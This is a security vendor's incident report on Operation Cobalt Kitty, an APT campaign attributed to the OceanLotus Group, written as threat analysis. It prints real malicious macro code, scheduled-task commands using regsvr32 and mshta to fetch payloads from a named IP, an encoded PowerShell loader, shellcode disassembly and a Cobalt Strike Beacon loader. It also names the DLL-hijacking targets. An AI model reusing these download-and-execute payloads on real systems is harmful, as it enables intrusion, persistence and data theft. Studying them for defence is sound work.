

Operation Cobalt Kitty: A large-scale APT in Asia carried out by the OceanLotus Group

cybereason.com/labs-operation-cobalt-kitty-a-large-scale-apt-in-asia-carried-out-by-the-oceanlotus-group/





Written By
Assaf Dahan

May 24, 2017 | 8 minute read

Dubbed Operation Cobalt Kitty, the APT targeted a global corporation based in Asia with the goal of stealing proprietary business information. The threat actor targeted the company's top-level management by using spear-phishing attacks as the initial penetration vector, ultimately compromising the computers of vice presidents, senior directors and other key personnel in the operational departments. During Operation Cobalt Kitty, the attackers compromised more than 40 PCs and servers, including the domain controller, file servers, Web application server and database server.

Want to hear about another high-impact operation?
Sign up for the Operation Soft Cell webinar

OPERATION COBALT

Forensic artifacts revealed that the attackers persisted on the network for at least a year before Cybereason was deployed. The adversary proved very adaptive and responded to company's security measures by periodically changing tools, techniques and procedures (TTPs), allowing them to persist on the network for such an extensive period of time. Over 80 payloads and numerous domains were observed in this operation - all of which were undetected by traditional security products deployed in the company's environment at the time of the attack.

The attackers arsenal consisted of modified publicly-available tools as well as six undocumented custom-built tools, which Cybereason considers the threat actor's signature tools. Among these tools are two backdoors that exploited DLL sideloading attack in Microsoft, Google and Kaspersky applications. In addition, they developed a novel and stealthy backdoor that targets Microsoft Outlook for command-and-control channel and data exfiltration.

Based on the tools, modus operandi and IOCs (indicators of compromise) observed in Operation Cobalt Kitty, Cybereason attributes this large-scale cyber espionage APT to the "OceanLotus Group" (which is also known as, APT-C-00, SeaLotus and APT32). For detailed information tying Operation Cobalt Kitty to the OceanLotus Group, please see our Attacker's Arsenal and Threat Actor Profile sections.

Cybereason also attributes the recently reported Backdoor.Win32.Denis to the OceanLotus Group, which at the time of this report's writing, had not been officially linked to this threat actor.

Finally, this report offers a rare glimpse into what a cyber espionage APT looks like "under-the-hood". Cybereason was able to monitor and detect the entire attack lifecycle, from infiltration to exfiltration and all the steps in between.

Our report contains the following detailed sections (PDF):

High-level attack outline: A cat-and-mouse game in four acts

The following sections outline the four phases of the attack as observed by Cybereason's analysts, who were called to investigate the environment after the company's IT department suspected that their network was breached but could not trace the source.

Phase one: Fileless operation (PowerShell and Cobalt Strike payloads)

Based on the forensic evidence collected from the environment, phase one was the continuation of the original attack that began about a year before Cybereason was deployed in the environment. During that phase, the threat actor operated a fileless PowerShell-based infrastructure, using customized PowerShell payloads taken from known offensive frameworks such as Cobalt Strike, PowerSploit and Nishang.

The initial penetration vector was carried out by social engineering. Carefully selected group of employees received spear-phishing emails, containing either links to malicious sites or weaponized Word documents. These documents contained malicious macros that created persistence on the compromised machine using two scheduled tasks, whose purpose was to download secondary payloads (mainly Cobalt Strike Beacon):

Scheduled task 1: Downloads a COM scriptlet that redirects to Cobalt Strike payload:


```
sCMDLine = "schtasks /create /tn ""Windows Error Reporting"" /XML """ &
sFileName & """ /F"
lSuccess = CreateProcessA(sNull, _
                          sCMDLine, _
                          sec1, _
                          sec2, _
                          1&, _
                          NORMAL_PRIORITY_CLASS, _
                          ByVal 0&, _
                          sNull, _
                          sInfo, _
                          pInfo)

'fso.DeleteFile sFileName, True
Set fso = Nothing
sCMDLine = "schtasks /create /sc MINUTE /tn ""Power Efficiency Diagnostics"" /tr
""\""regsvr32.exe\"" /s /n /u /i:\""h\""t\""t\""p://110.10.179.65:80/download/
microsoftv.jpg scrobj.dll"" /mo 15 /F"
lSuccess = CreateProcessA(sNull, _
                                 sCMDLine, _
```

Scheduled task 2: Uses Javascript to download a Cobalt Strike Beacon:

```
vbCrLf & "  <Actions Context=""Author"">" & vbCrLf & "    <Exec>" &
vbCrLf & "      <Command>mshta.exe</Command>" & vbCrLf
tstr = tstr & "<Arguments>about:""&lt;script language=""vbscript""
src=""http://110.10.179.65:80/download/microsoftp.jpg""&gt;code
close&lt;/script&gt;""</Arguments>" & vbCrLf
tstr = tstr & "</Exec>" & vbCrLf & "  </Actions>" & vbCrLf & "</
Task>"
XMLStr = tstr
```

See more detailed analysis of the malicious documents in our Attack Life Cycle section.

Fileless payload delivery infrastructure



In the first phase of the attack, the attackers used a fileless in-memory payload delivery infrastructure consisting of the following components:

1. **VBS and PowerShell-based loaders**

The attackers dropped Visual Basic and PowerShell scripts in folders that they created under the ProgramData (a hidden folder, by default). The attackers created persistence using Windows' registry, services and scheduled tasks. This persistence mechanism ensured that the loader scripts would execute either at startup or at predetermined intervals.

Values found in Windows' Registry: the VBS scripts are executed by Windows' Wscript at startup:

```
wscript "C:\ProgramData\syscheck\syscheck.vbs"
wscript /Nologo /E:VBScript "C:\ProgramData\Microsoft\SndVolSSO.txt"
wscript /Nologo /E:VBScript "C:\ProgramData\Sun\SndVolSSO.txt"
wscript /Nologo /E:VBScript C:\ProgramData\Activator\scheduler\activator.ps1:log.txt
wscript /Nologo /E:VBScript c:\ProgramData\Sun\java32\scheduler\helper\sunjavascheduler.txt
```

The .vbs scripts as well as the .txt files contain the loader's script, which launches PowerShell with a base64 encoded command, which either loads another PowerShell script (e.g Cobalt Strike Beacon) or fetches a payload from the command-and-control (C&C) server:

```
SndVolSSO.txt
Const HIDDEN_WINDOW = 12
strComputer = "."
Set objWMIService = GetObject("winmgmts:" _
& "{impersonationLevel=impersonate}!\\" & strComputer & "\root\cimv2")
Set objStartup = objWMIService.Get("Win32_ProcessStartup")
Set objConfig = objStartup.SpawnInstance_
objConfig.ShowWindow = HIDDEN_WINDOW
Set objProcess = GetObject("winmgmts:root\cimv2:Win32_Process")
errReturn = objProcess.Create("C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass
rAGUALQBFAHgAcAByAGUAcwBzAGkAbwBuACAAQwA6AFwAUAByAG8AZwByAGEAbQBEAGEAdABhAFwATQBpAGMAcgBvAHMAbwBmAHQAXABTAG4AZABW
    objConfig, intProcessID)
```

1. **In-memory fileless payloads from C&C servers**

The payloads served by the C&C servers are mostly PowerShell scripts with embedded base64-encoded payloads (Metasploit and Cobalt Strike payloads):

Example 1: PowerShell payload with embedded Shellcode downloading Cobalt Strike Beacon

```
http://food.lets...es.org/login.txt
food.letsmiles.org/login.txt
```


```
$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String("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"));IEX
(New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
```


The decoded payload is a shellcode, whose purpose is to retrieve a Cobalt Strike Beacon from the C&C server:

```
0x000001e0 6800200000       push 0x00002000
0x000001e5 53               push ebx
0x000001e6 56               push esi
0x000001e7 68129689e2       push 0xe2899612
0x000001ec ffd5             call ebp --> wininet.dll!InternetReadFile
0x000001ee 85c0             test eax,eax
0x000001f0 74cd             jz 0x000001bf
0x000001f2 8b07             mov eax,dword [edi]
0x000001f4 01c3             add ebx,eax
0x000001f6 85c0             test eax,eax
0x000001f8 75e5             jnz 0x000001df
0x000001fa 58               pop eax
0x000001fb c3               ret
0x000001fc e837ffffff       call 0x00000138
0x00000201 666f             outsd edx,word [esi]
0x00000203 6f               outsd edx,dword [esi]
0x00000204 642e6c           csfs: insb byte [esi],edx
0x00000207 657473           gs: jz 0x0000027d
0x0000020a 6d               insd dword [esi],edx
0x0000020b 696c65732e6f7267 imul ebp,dword [ebp + 115],0x67726f2e

Byte Dump:
......`..1.d.R0.R.R..r(..J&1.1..<a|.,......RW.R..B<...@x..tJ..P.H..X...<
I.4...1.1......8.u..}.;}$u.X.X$..f.K.X.........D$$[[aYZQ..X_Z....]hnet.hwiniThLw
&........Microsoft-CryptoAPI/6.1.XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX.Y1.WWWWQh:Vy....y[1.QQj
.QQhP...SPhW......bY1.Rh..`.RRRQRPh.U.;....1.WWWWVh-..{....tD1...t....h...]....h
E!^1..1.Wj.QVPh.W...../..9.t.1....I...../9niL..h...V..j@h....h..@.WhX.S....SS..W
h...SVh........t.......u.X..7...food.letsmiles.org.
```

Example 2: Cobalt Strike Beacon embedded in obfuscated PowerShell

A second type of an obfuscated PowerShell payload consisted of Cobalt Strike's Beacon payload:

```
view-source:http://support.chatconnecting.com/icon.ico

Set-StrictMode -Version 2

$DoIt = @'
function func_get_proc_address {
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAs

    return $var_unsafe_native_methods.GetMethod('GetProcAddress').Invoke($null, @([System.Runtime.InteropS
}

function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )

    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.As
    $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConv
    $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $va

    return $var_type_builder.CreateType()
}

[Byte[]]$var_code = [System.Convert]::FromBase64String("/OgAAAAA6ytdi30Ag8UEi1UAMfqDxQRVi3UAMf6JdQAx94PFB

$var_buffer = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_addre
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)

$var_hthread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_add
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dl
'@
```

Less than 48 hours after Cybereason alerted the company about the breach, the attackers started to change their approach and almost completely abandoned the PowerShell infrastructure that they had been using - replacing it with sophisticated custom-built backdoors. The attackers' remarkable ability to quickly adapt demonstrated their skill and familiarity with and command of the company's network and its operations.

The attackers most likely replaced the PowerShell infrastructure after the company used both Windows Group Policy Object (GPO) and Cybereason's execution prevention feature to prevent PowerShell execution.

Phase two: Backdoors exploiting DLL-hijacking and using DNS tunneling

After realizing that the PowerShell infrastructure had been discovered, the attackers had to quickly replace it to maintain persistence and continue the operation. Replacing this infrastructure in 48 hours suggests that the threat actors were prepared for such a scenario.

During the second phase of the attack, **the attackers introduced two sophisticated backdoors that they attempted to deploy on selected targets.** The introduction of the backdoors is a key turning point in the investigation since it demonstrated the threat actor's resourcefulness and skill-set.

At the time of the attack, these backdoors were undetected and undocumented by any security vendor. Recently, Kaspersky researchers identified a variant of one of the backdoors as Backdoor.Win32.Denis. The attackers had to make sure that they remained undetected so the backdoors were designed to be as stealthy as possible. To avoid being discovered, the malware authors used these techniques:


Backdoors exploiting DLL hijacking against trusted applications


The backdoor exploited a vulnerability called "**DLL hijacking**" in order to "hide" the malware inside trusted software. This technique exploits a security vulnerability found in legitimate software, which allows the attackers to load a fake DLL and execute its malicious code.

Please see an analysis of the backdoors in the Attacker's Arsenal section.

The attackers exploited this vulnerability against the following trusted applications:


- **Windows Search (vulnerable applications:** searchindexer.exe /searchprotoclhost.exe)
  - **Fake DLL:** msfte.dll (638b7b0536217c8923e856f4138d9caff7eb309d)







Google Update (d30e8c7543adbc801d675068530b57d75cabb13f)

Fake DLL: goopdate.dll (973b1ca8661be6651114edf29b10b31db4e218f7)






Kaspersky's Avpia (691686839681adb345728806889925dc4eddb74e)
Fake DLL: product_info.dll (3cf4b44c9470fb5bd0c16996c4b2a338502a7517)



By exploiting legitimate software, the attackers bypassed application whitelisting and legitimate security software, allowing them to continue their operations without raising any suspicions.

